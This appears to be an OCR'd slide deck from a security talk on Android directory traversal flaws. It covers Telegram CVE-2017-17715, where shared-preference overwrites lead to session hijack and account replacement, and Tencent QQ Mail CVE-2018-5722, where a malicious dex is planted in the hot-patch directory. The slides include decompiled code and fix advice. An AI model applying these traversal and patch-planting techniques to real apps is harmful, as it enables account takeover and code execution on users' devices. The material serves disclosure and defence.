


SharedPreferencesImpl.java

```java
    private void startLoadFromDisk() {
        synchronized (this) {
            mLoaded = false;
        }
        new Thread("SharedPreferencesImpl-load") {
            public void run() {
                synchronized (SharedPreferencesImpl.this) {
                    loadFromDiskLocked();
                }
            }
        }.start();
    }

    private void loadFromDiskLocked() {
        if (mLoaded) {
            return;
        }
        if (mBackupFile.exists()) {
            mFile.delete();
            mBackupFile.renameTo(mFile);
        }

```

Shared Preference: CVE-2017-17715 Directory traversal in Telegram

- Exploit #2
  - What can we overwrite
    - tgnet.dat
    - userconfing.xml
  - What can we do
    - Account replacing
    - Session hijack
    - Device binding and force logout




```
    <string name="user">
    mpcN0XcEAABgZJYQ8MBdJdL0UlUDRm9vA0JhcgwzOTM0OTcyNjEzMTEAAADI2FnVqqcxG2BklhB2
kNZTBAAAAEZ9ZBkAAAAAllECAJqckXxOysePdpDWUwQAAABGfWQZAAAAAJhRAgDJmK7duDsdd0k5
ue3eM4JY
    </string>
```

```
id: 278291552
first_name: Foo
last_name: Bar
username: @foobar
phone: 39XXXXXXXXXX (redacted to preserve privacy)
photo_small→ [volume_id = 42601607,local_id = 151958]
photo_big → [volume_id = 42601607, local_id = 151960]
```

Shared Preferences

- Items we could hijack:
  - Download URLs
    - plugins
    - Patches
    - new APKs
  - Version code
  - Update schedule
  - Update file hash
  - Servers
    - Server IP an Port
    - DNS server
    - Proxy server
  - …



added in API level 1

SharedPreferences

`public interface SharedPreferences`

android.content.SharedPreferences


Interface for accessing and modifying preference data returned by `getSharedPreferences(String, int)`. For any particular set of preferences, there is a single instance of this class that all clients share. Modifications to the preferences must go through an `SharedPreferences.Editor` object to ensure the preference values remain in a consistent state and control when they are committed to storage. Objects that are returned from the various `get` methods must be treated as immutable by the application.

Android Hot Patches (hotfix)

- Repairing bugs or vulnerabilities without reinstallation
  - Fast and convenient
  - Patches resources and executable codes in dex and so
  - Widely applied in large applications
- Several mature solutions
  - Tinker in Tencent wechat
  - Super Hotpatch in Tencent Qzone
  - Nuwa in weRead
  - AndFix in AliPay
  - Dexposed in Taobao
  - Robust in Meituan
  - …
- New security issues introduced
  - Integrity problems mainly

Hot Patches: CVE-2018-5722 directory traversal in Tencent QQ Mail


- Directory traversal in Attachment downloads
  - Vulnerable when logging in with Gmail or Gmalified address
  - Controllable file name of attachment
  - lacking of sanitization
- Dangerous hot patches with multi-dex
  - Using File.listFiles(DexFilter) to find all dex files in a certain directory and load them directly
- Exploit
  - /data/data/com.tencent.androidqqmai l/app_patch/moai_patch_1/a.dex



```
public static boolean attachPatchDex(Application arg7, File arg8) throws Exception {
  ArrayList v1 = new ArrayList();
  File[] v0 = new File(arg8, "dex").listFiles(new DexFilter());
  if(v0 == null || v0.length == 0) {
    PatchLog.w(2028, arg8.getAbsolutePath());
  }
  else {
    Collections.addAll(((Collection)v1), ((Object[])v0));
    File v2 = MultiDex.getDefaultMultiDexDir(((Context)arg7));
    PatchUtil.forceMkdir(v2);
    if(Build$VERSION.SDK_INT >= 24) {
      AndroidNClassLoader.replacePathClassLoader(arg7);
    }
```

Shared Preference: CVE-2018-5722 directory traversal in Tencent QQ Mail

- Only old versions affected?
- When will the patches downloaded and applied
  - moai_patch.xml




```
sailfish:/data/data/com.tencent.androidqqmail/shared_prefs # cat moai_patch.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="patch_rom_fingerprint">api_25_Android/aosp_sailfish/sailfish:7.1.2/NZH54D/bobb11211850:userdebug/test-keys</string>
    <string name="main_using_dex">moai_patch_1</string>
    <boolean name="res_patch" value="true" />
    <boolean name="main_start_up_end" value="true" />
    <boolean name="patch_restarted" value="true" />
    <boolean name="patch_revert" value="false" />
    <string name="patch_key">https://rescdn.qqmail.com/weread/cover/patch_1514522407_from_10127405_to_10127919_signed.zip</string>
</map>
```

Agenda

- Concept and Impacts
- Where and how to find directory traversal issues
- Tricks for exploiting
- **How to fix**

How to Fix

- Rename or concat the downloaded files with a hash
- Always canonicalize the user-controllable filename
- Avoid storing important files on the SD card
- Strictly check the integrity of important files
- …



```java
public ParcelFileDescriptor openFile (Uri uri, String mode)
    throws FileNotFoundException {
    File f = new File(DIR, uri.getLastPathSegment());
    if (!f.getCanonicalPath().startsWith(DIR)) {
        throw new IllegalArgumentException();
    }
    return ParcelFileDescriptor.open(f,
     ParcelFileDescriptor.MODE_READ_ONLY);
}
```

THANKS
Q&A